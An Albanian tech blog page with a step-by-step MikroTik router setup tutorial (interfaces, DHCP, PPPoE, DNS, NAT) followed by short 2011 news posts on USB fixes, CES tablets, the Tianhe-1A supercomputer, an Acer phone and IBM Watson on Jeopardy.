
Shkoni tek Interfaces dhe klikoni 2 herë mbi secilën interface dhe ja ndërroni emrin qe të mundeni ta keni më të lehtë për konfigurim p.sh: Unë i përdori LAN , WAN.

Tek IP -> Addresses
Hapet dritarja për dhënien e IP-jave ne ndonjërën interface dhe duket si ne foton:

Këtu kemi një IP pasi që ja kemi dhënë në fillim (console) por ju mund të shtoni edhe tjetrën duke shtypur Plusin e kuq dhe ja jepni IP Adresën dhe e zgjidhni interface që do të përdorni (p.sh: LAN, WAN)
WAN i jepni nëse ISP juaj ju ka lëshuar një IP Statike dhe ju dëshironi ta përdorni atë. atëherë këtu mund ta jepni IP Adresën në WAN dhe në LAN veç e keni një IP.
Ndërsa nëse ISP juaj lëshon IP automatike (me DHCP) atëherë ju nuk duhet te shtoni IP Statike në WAN por vetëm të shkoni ne: IP -> DHCP Client, ta shtypni Plusin e kuq dhe ta specifikoni se në cilën interface routeri duhet të dëgjoj për një DHCP Server dhe të kërkoj nga ai IP Address. (p.sh: në këtë rast e zgjedhin WAN) dhe e shtypim OK. dhe do ta shihni që fillon të kërkoj IP.


Ndërsa nëse ISP-ja juaj përdor ndonjë metodë te autentikimit për qasje në internet p.sh PPPoE, atëherë ju duhet të shkoni tek PPP pastaj klikon në plusin e kuq me shigjetë dhe shkoni PPPoE Client ku ja leni një emër çfarë doni që dëshironi ta identifikoni këtë konekcion e zgjidhni interface që routeri duhet te dëgjoj për autentikim (në këtë rast WAN) pastaj tek Dial Out tab i shkruani User dhe Password.


Që të konfiguroni DNS Serverat për Mikrotikun i cili do ti përdor për qasje në Internet të klientëve atëherë shkoni
IP -> DNS -> Settings
Dhe aty i konfiguroni Primary DNS dhe Secondary dhe e shtypni OK.
Dhe me kaq Mikrotiku ka edhe DNS të konfiguruar. Që do të duket si në foton (DNS të IPKO-s)

Tani ka mbet vetëm që të konfiguroni NAT.
NAT është shkurtes për Network Address Translator që përkthen IP-at Private ne ato Publike (edhe pse në këtë rast janë 2 IP-at private) por me një fjalë rrjetës së brendshme ja mundëson që të del në Internet me një IP te gjithë në të njëjtën kohë.

Hapim IP -> Firewall -> NAT
E shtypin Plusin e kuq dhe bëjmë konfigurimin si ne fotot më poshtë në 2 tab-at (kjo është vetëm njëra nga Metodat për konfigurimin e NAT)


Source Address është vargu i IP-jave që kemi specifikuar më lart në këtë mësim.
Masquerade përkthen source IP-at qe gjinden në paketat e rrjetës me një IP tjetër (që përdoret në WAN, ose e specifikuar nga routes (rutat).)
Nëse dëshironi të krijoni DHCP Server qe klientët te shërbehen me IP Automatike atëherë duhet te krijoni një pool(range te IP-jave) dhe pastaj ti aplikoni ato ne DHCP Server ose mund ta përdorni metodën që ju preferoj unë që është shumë e thjesht vetëm me disa klika mund ta rregulloni pa problem.
Qaseni ne http://192.168.1.1/ dmth ku keni shkarkuar winbox dhe larte e keni mundësin weblogin, pasi te logoheni e keni një button DHCP Server e bëni enable e jepni range prej cilës IP deri ne cilën dëshironi që të jenë automatike p.sh 192.168.1.2 – 192.168.1.254 pasi qe IP-ja 192.168.1.1 e ka vete routeri dhe nëse merr ndokush këtë IP atëherë shkakton konflikt ndërsa ajo 192.168.1.255 është e rezervuar dhe përdoret për BroadCast. Plotësoni Gateway (te cilën klientët do ta përdorin si Default Gateway, pa te s’munden te dalin ne internet dhe ne këtë rast është IP-ja e mikrotikut 192.168.1.1) I caktoni DNS Serverat qe duhet ti përdorin dhe e zgjidhni interface se ne cilën interface routeri do tu shërbej klientëve me IP Address-a automatike.
Kaq ka sa i përket konfigurimit nëse te gjitha janë konfiguruar siç e kam cekur atëherë gjithçka duhet te funksionoj pa problem.
Ja edhe një Link ku mund ta shkarkoni mësimin se si te konfigurojmë një Mikrotik qe te mund ta bëni share internetin duke përdorur ndonjërin ISP lokal (IPKO,Kujtesa,PTK)
Mund ta konfiguroni duke përdorur ScreenShotat qe i keni ne ZipFilen për shkarkim ose mund ta përdorni scripten qe kame pregaditur për konfigurim vetëm e instaloni Mikrotikun i qaseni me Winbox pastaj klikoni New Terminal ( qe është njësoj si te lidhen ne Console).
Dhe aty e bëni copy/paste scripten qe e keni ne folder. Ne tekst fajllin Read tregon se cili konfiguracion është për cilin ISP.
Shkarko Mikrotik Configuration.rar
Besoj qe ju ka ndihmuar sado pak per konfigurimin një makine të thjesht që të luaj rolin e një routeri.

Problem me USB? (Zgjidhja këtu)!

Posted by The Game THG 6:19 AM, under | No comments


A jeni ballafaquar me ndonje problem me USB tuaj?
Nëse përgjigja është po, ju nuk jeni vetëm. Ka me miliona përdorues të USB-ve te cilet hasin çdo dite probleme te ndryshme.
Kohen e fundit jane bere problemi aktual keshtu qe unë vendosa te i koleksionoj te gjitha me nje teme se bashku me zgjidhjet keshtu qe antaret te orientohen ketu kur hasin ndonje problem perparase te pyesin.
1. Kompjuteri nuk detekton kyqjen e USB  


Ky problem shkaktohet per shkak te problemeve qe posedon ne regjistrin e kompjuterit.
Per te zgjidhur nje problematikë te tille ndiq udhezimet e meposhtme:
Metoda e parë:
  • Kliko Mbi My computer me tast djatht > Manage
  • Zgjedh Storage
  • Zgjidh Disk Management
  • Zgjedh Usb-ën tuaj
  • Kliko me tast djatht ”Change drive letter and paths
  • Pastaj e ke Assign the following the drive leter
  • Ndrysho emrin e Usb psh prej F në S ose X

Thursday, January 6, 2011

CES 2011: ASUS prezentoi talet kompjuterë ne tastier të veçantë.

Posted by The Game THG 3:36 PM, under | No comments


Tablet kompjuterët janë yje në CES konferencën të këtij vitit 2011, kurse ASUS prezentoi të parët, më saktësisht prezentoi 4 tabletë me madhësi të ndryshme, dy nga të cilat kanë tastierë të ndara fizike.
ASUS Eee Pad Slide dhe Transformer janë 10.1 inç modele të tablet kompjuterëve të cilat kanë tastierë. Tabletët punojnë në Tegra 2, me një rezulucion prej 1280x800px, posedojnë mini-HDMI, microSD dhe miniUSB porte. Kanë dy kamera, atë në pjesën e pasme prej 5 megapikselëve me LED flash, dhe një kamerë tjetër para paisjes 1.2 megapiksel.
ASUS Slider dhe Transformer përdorin sistemin operativ më të ri Android Honeycomb e cila ka mbështetje më të mirë për tablet kompjuterët. Në fakt, shumica e tabletë kompjuterëve që pritet të prezentohen në CES 2011 do të përdorin këtë sistem operativ.
ASUS Eee Pad MeMo është tablet kompjuter 7 inçësh me një rezulucion prej 1024×600, i cili punon në Android, me dual-core 1.2GHz Qualcomm procesor, posedon kamerë para dhe mbrapa paisjes, dhe ka një stilolaps digjital për përdorim e cila është funksionale edhe me Media Note aplikacion për marje të shënimeve dhe Painter për vizatim. Të dy aplikacionet janë “preinstalled” në paisjen. Kurse në treg do të shfaqet në verë dhe do të kushtoj diku 500 dollarë.
ASUS Eee Slate Ep121 është tablet kompjuterë 12 inç, i cili dallon nga tre kompjuterët e mëparshëm, sepse punon në Windows 7 dhe Core i5 procesor me 2 dhe 4 GB RAM memorje, me 64GB hapësirë dhe do të kushton diku 1.100 dollarë.ASUS tablet kompjuterët do të lëshohen në shitje në pranverë 2011.

Kina prezenton komjuterin më të fuqishëm në botë

Posted by The Game THG 3:33 PM, under | No comments


Kina prezenton komjuterin më të fuqishëm në botë
Univerziteti nacional Kinez, për teknologji sigurie (NUDT) prezentoi komjuterin më të fuqishëm në bot i cili arrin 1.2 petaflopi, ose përpunim të mijra trilionë operacione në një sekondë, sipas Linpack benchmark-ut. Sipas Nvidia, kjo makinë ka arritur një rekordë prej 2.5 petaflopi, që do të thotë se TIanhe-1A(Milk Way), është 40% më i shpejt dhe më i fuqishëm se superkomjuteri i vitit të kaluar Jaguar, nga labarotoria nacionale Oak Rixh. Nëse bëni një krahasim për punën që kryen Tianhe-1A për  një dit, me një PC mesatarë dual-core, këtij të fundit do ti duhen 160 vite punë pa ndërpre, për te arritur punën e Tianhe-1A që bën për një ditë.
Tianhe-1A është vendosur në 100 zyra të cilat zënë një hapësirë prej 1000 metra katrorë, dhe e cila peshon rreth 155 tonë.
Makina e pabesueshme është specifike sepse përdorë 7000 chip të grafikës Nvidia, të cilat përdoren për video lojra në kombinim prej 14 000 procesorë standardë të kompanisë Intel. Chip-at e grafikës përdoren për procesim të shpejtë të llogarive të thjeshta, kurse ato Intel përdoren për operacionet matematikore më të ndërlikuara.
Superkompjuteri do të përdoret për hulumtime të ndryshme shkencore, të tilla si përpunim i të dhënave mbi parashikimeve të motit, për të zbuluar naftë, hulumtime bio-mjekësore, ose edhe për modelimin dhe dizajnin e ndonjë mjeti fluturues.
Sipas ekspertëve “Milk Way” tejkalonë makinat amerikane, dhe kështu demonstron kalimin e pushtetit për nga teknologjia nga perëndimi në lindje.

Acer paraqet telefon të mençur për gjeneratat e ardhshme.

Posted by The Game THG 3:30 PM, under | No comments


Acer ka prezentuar një telefon të mençur të bazuar në Android i cili na fut në dilemë nëse bëhet fjalë për telefon ose tablet. Sipas pordhuesit, paisja është 100% telefon i mençur dhe gjithashtu 100% tablet!?
Eshtë pak çudi, sepse paisjen që prezentoi Acer ende nuk ka emër, kurse do të duhet të lansohet në treg në muajin prill vitin e ardhshëm. Telefoni i mençur do të punon në Android, ka një display të madh në prekje me 4.8 inç(12.2 cm, në mënyrë diagonale) dhe 1024 x480 px rezulucion, me çka përdoruesve do të ju mundëson surfim pa zoom në ueb faqet e tyre, më sakt eksperiencë të përdoruesve si në një “komjuter tradicional”.
Telefoni posedon:
  • Dy kamera – një primare më rezulucion prej 8 megapikselë dhe atë sekundare me rezulucion prej 2 megapikselë për video thirje
  • Procesor 1GHz
  • HSDPA 14.4 Dolby Sound
  • Led flash
  • Mbështetje për Adobe Flash Player 10.1
  • Bluetooth 3.0
  • Wi-Fi lidhje
  • HDMI dalje etj.
Sipas fotografive të para të paisjes, mund të themi se dizajni është i mrekullueshëm, e cila ka një shtëpizë të ndërtuar prej metali, tipike për një telefon biznesi.

Njeriu vs Kompjuteri?

Posted by The Game THG 3:27 PM, under | No comments


Këtë dimër në kuizin e njohur “Jeopardy!” do të marin pjesë dy konkuruesit më të mirë të kuizit deri më tani, dhe njëkohësisht më të sukseshmit, Ken Xhenings dhe Bred Ruter. Megjithatë, ata nuk do të luajnë kundër njëri-tjetritë, por si kundërshtarë do të kenë Vatson(kompjuterë) i cili imitonë, intelegjencën njerzore, raporton CBS.
Vatson është “fëmiu” më i fundit i IBM, dhe është i aftë të përgjigjet në pyetje të parashtruara me gjuhë natyrale dhe gjith kjo për një kohë të shkurtër, duke e bërë kështu shum të përshtatshëm për të marë pjesë edhe në kuize. Në faktë, Vatson është kompjuterë i projektuar për të imituar intelegjencën njerzore.
Ky kuiz, do të zgjatë tri ditë, nga 14-16 shkurt të vitit 2011, ky kuiz të bën të përkujtoshë ndeshjen mes mjeshtrit të shahut Gari Kasparov dhe IBM kompjuterit Dip Blu, ku dhe fitoi Kasparov.
Megjithatë, kuizi “Jeopardy!” nuk është aspak i ngjajshëm me shahun, as që kërkon përgjigje të thjeshta po/jo. Formati i pyetjeve është shum specifike, dhe për përgjigje të duhur është e nevojshme për të kuptuar, metaforën, zhargonin, shkurtesat, aluzionet dhe gjëegjezat.
Kompjuteri i cili emrin e tij e kishte fituar nga themeluesi i IBM, Tomas Xh. Vatson (ang. Thomas J. Watson), në ekran do të paraqitet vetëm si një avatar(një llojë fotografie identifikuese). Ekipi i zhvillimit të intelegjencës në IBM tash më kishte kryer analiza dhe testime të shumta, duke përfshi këtu dhe 50 tentime kundër ish-kampionëve të “Jeopardy!”. Por, as përfaqësuesit e kuizit, por as ekipi i IBM nuk dëshirojnë ti zbulojnë rezultatet.
Përndryshe, fituesi do të fiton çmim prej një milion dollarë. IBM kishte njoftuar se nëse arrijnë të fitojnë, parat do ti dhurojnë për bamirësi, ndërsa Xhenings dhe Ruter janë të gatshëm menjëherë të japin gjysmën e asaj çfarë do të fitojnë.